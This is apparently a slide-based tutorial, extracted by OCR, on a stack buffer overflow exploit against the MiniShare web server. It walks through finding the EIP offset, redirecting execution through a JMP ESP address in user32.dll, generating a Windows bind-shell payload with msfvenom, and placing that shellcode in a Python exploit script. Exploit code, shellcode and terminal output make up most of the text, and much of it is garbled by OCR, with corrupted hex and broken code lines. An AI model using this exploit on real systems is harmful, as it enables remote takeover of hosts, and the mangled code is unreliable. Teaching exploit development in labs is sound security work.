Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As 6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9 Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba 6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9 Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi 6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B 13B14B15B16B17B18B19Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9 Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq 6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9 Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bv0Bv1Bv2Bv3Bv4Bv5Bv 6Bv7Bv8Bv9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9 CeOCe1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg 6Cq7Cq8Cq9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C i3Ci4Ci5Ci6Ci7Ci8Ci9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9 Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co [+]Connecting with server... [+]Connected... [+]Send evil data... [+]evil data sent root@bt:~/minishare#




Application crashes again





At which offset is EIP?? (68433568 \rightarrow h5Ch)



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At which offset is EIP?? (68433568 \rightarrow 6hC5


 \rightarrow 5Ch6

```
root@bt: ~/minishare
                                      :~/minishare# ./1 exploit.py 10.0.0.11 80
                                        Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
                                       :9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
                               f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
                               Ai 0Ai 1Ai 2Ai 3Ai 4Ai 5Ai 6Ai 7Ai 8Ai 9Aj 0Aj 1Aj 2Aj 3Aj 4Aj 5Aj 6Aj 7Aj 8Aj 9Ak0Ak1Ak2Ak3Ak4Ak5Ak
                               6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
                                                                               Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
                               Ag0Ag1Ag2Ag3Ag4
                               6As7As8As9At0A
                               v3Av4Av5Av6Av71
                                                                                Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
                               Ay0Ay1Ay2Ay3Ay
                                                                               -6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
                               6Ba7Ba8Ba9Bb0B
                                                                               C3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
                               d3Bd4Bd5Bd6Bd7I
                                                                                Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
                                                                              📶 6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
                               Bq0Bq1Bq2Bq3Bq
                               6Bi7Bi8Bi9Bi0B
                                                                               k3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B
                                                            p0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
                                                            6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
                               t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
                               Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw<mark>B</mark>x0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
                               6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5B 6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
                                                                                                                        cuting [68433568] - use
                               b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2<mark>=</mark>c3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
                                eOCe1Ce2Ce3Ce4Ce5Ce6Ce7Ce3Ce9C1XCf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
                               6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7On8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
                                                          h3Ch3ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
                               Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
                                [+]Connecting with server ...
                                +]Connected...
                                +] Send evil data...
                                |+|evil data sent
                                 oot@bt:~/minishare#
root@kali: /usr/share/metasploit-framework/tools
root@kali:/usr/share/meta-plois_framework/toofs# ./pattern offset.rb 68433568
[*] Exact match at offset 1786
root@kali:/usr/share/metasploit/framework/tools#
```

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
Modify exploit code

buf = "\x41"*1786 + "\x42"*4 + "\x43"*500





Modify exploit code <1786*A> <4*B> <500*C>






Our register situation after the crash:

ESP → (ptr) CCCCCCC

EIP = BBBB





Evil buffer layout

[EIP] (Instruction Pointer, points to the next executed instruction)
[ESP] (Stack Pointer, points to this memory location CCCCC-Block)



We want to execute code (shellcode), we can put the code into the AAAAA-Block (1786 Bytes) or the CCCCC-Block (500 bytes or more)

But, we don't know the address of the begining of the AAAAA or CCCCC Block. ESP points to this address Hmm?




Evil buffer layout



Windows loads system DLLs on specific memory addresses.

For example: user32.dll

If we can find the address of a [JMP ESP] instruction, we can overwrite EIP with this address.




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Search for [JMP ESP] in user32.dll

View \rightarrow Executable modules \rightarrow user32.dll




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Search for [JMP ESP] in user32.dll Ctrl-F (find) \rightarrow $jmp esp <math>\rightarrow$ 0x77D5AF0A






Replace BBBB with the JMP ESP Addr 0x77D5AF0A (BigEndian/LittleEndian → 0AAFD577

```
Proot@bt: ~/minishare
!/usr/bin/pvthon
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack
if len(sys.argv) != 3:
       print "[-]Usage: python %s " % sys.argv[0]
       print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
       sys.exit(0)
ip = sys.argv[1]
port = int(sys.argv[2])
print "[+] Preparing evil string..."
sleep (1)
#buf = "\x41" * 2000
print buf
print "[+]Connecting with server..."
       s = socket (AF INET, SOCK STREAM)
       s.connect((ip,port))
       print "[+]Connected..."
```




Set a breakpoint (F2) and press run in Olly






Run our exploit \rightarrow Breakpoint hit \odot





Execute the next instruction F7





Create our shellcode

```
root@kali: ~/Desktop/minishare
root@kali:~/Desktop/minishar # msfvenom -p windows/shell bind tcp LPORT=7777 -f python
No platform was selected, choosing Mef:: Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
    += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
    += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
    += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
    += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
    += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += "\timesf8\times3b\times7d\times24\times75\timese4\times58\times8b\times58\times24\times01\timesd3\times66"
    += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
    += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
    += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
    += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
    += "\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
buf += "\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x1e\x61\x89"
    += "\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57"
    += "\x68\xb7\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1"
    += "\xff\xd5\x57\x97\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63"
    += "\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59"
    += "\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24"
    += "\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56"
    += "\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e"
    += "\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0"
    += "\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
buf += "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00"
buf += "\x53\xff\xd5"
root@kali:~/Desktop/minishare#
```



Shellcode has 328 bytes → OK Bindshell on port 7777




Place shellcode in our exploit script

```
root@bt: ~/minishare
port = int(sys.argv[2])
print "[+] Preparing evil string..."
sleep(1)
#buf = "\x41" * 2000
buf = "\x41"*1787 + "\x0a\xaf\xd5\x77"
buf = buf + ("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
print buf
```




Execute our exploit $\rightarrow \otimes$




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Analyze: Set breakpoint → F7 Shellcode is executed, but???





Analyze: Shellcode is executed, but only few bytes of the shellcode are in memory





Analyze: → Check for bad characters

 $\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x1$ $1\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x2$ $3\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x3$ 5\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x4 $7\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x5$ 9\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6 $b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7$ d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8 $f(x90)x91)x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0\\xa1$ $b4\xb5\xb6\xb7\xb8\xb9\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc$ $6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\$ $xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xe$ eb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\ xff"



Analyze: → Check for bad characters

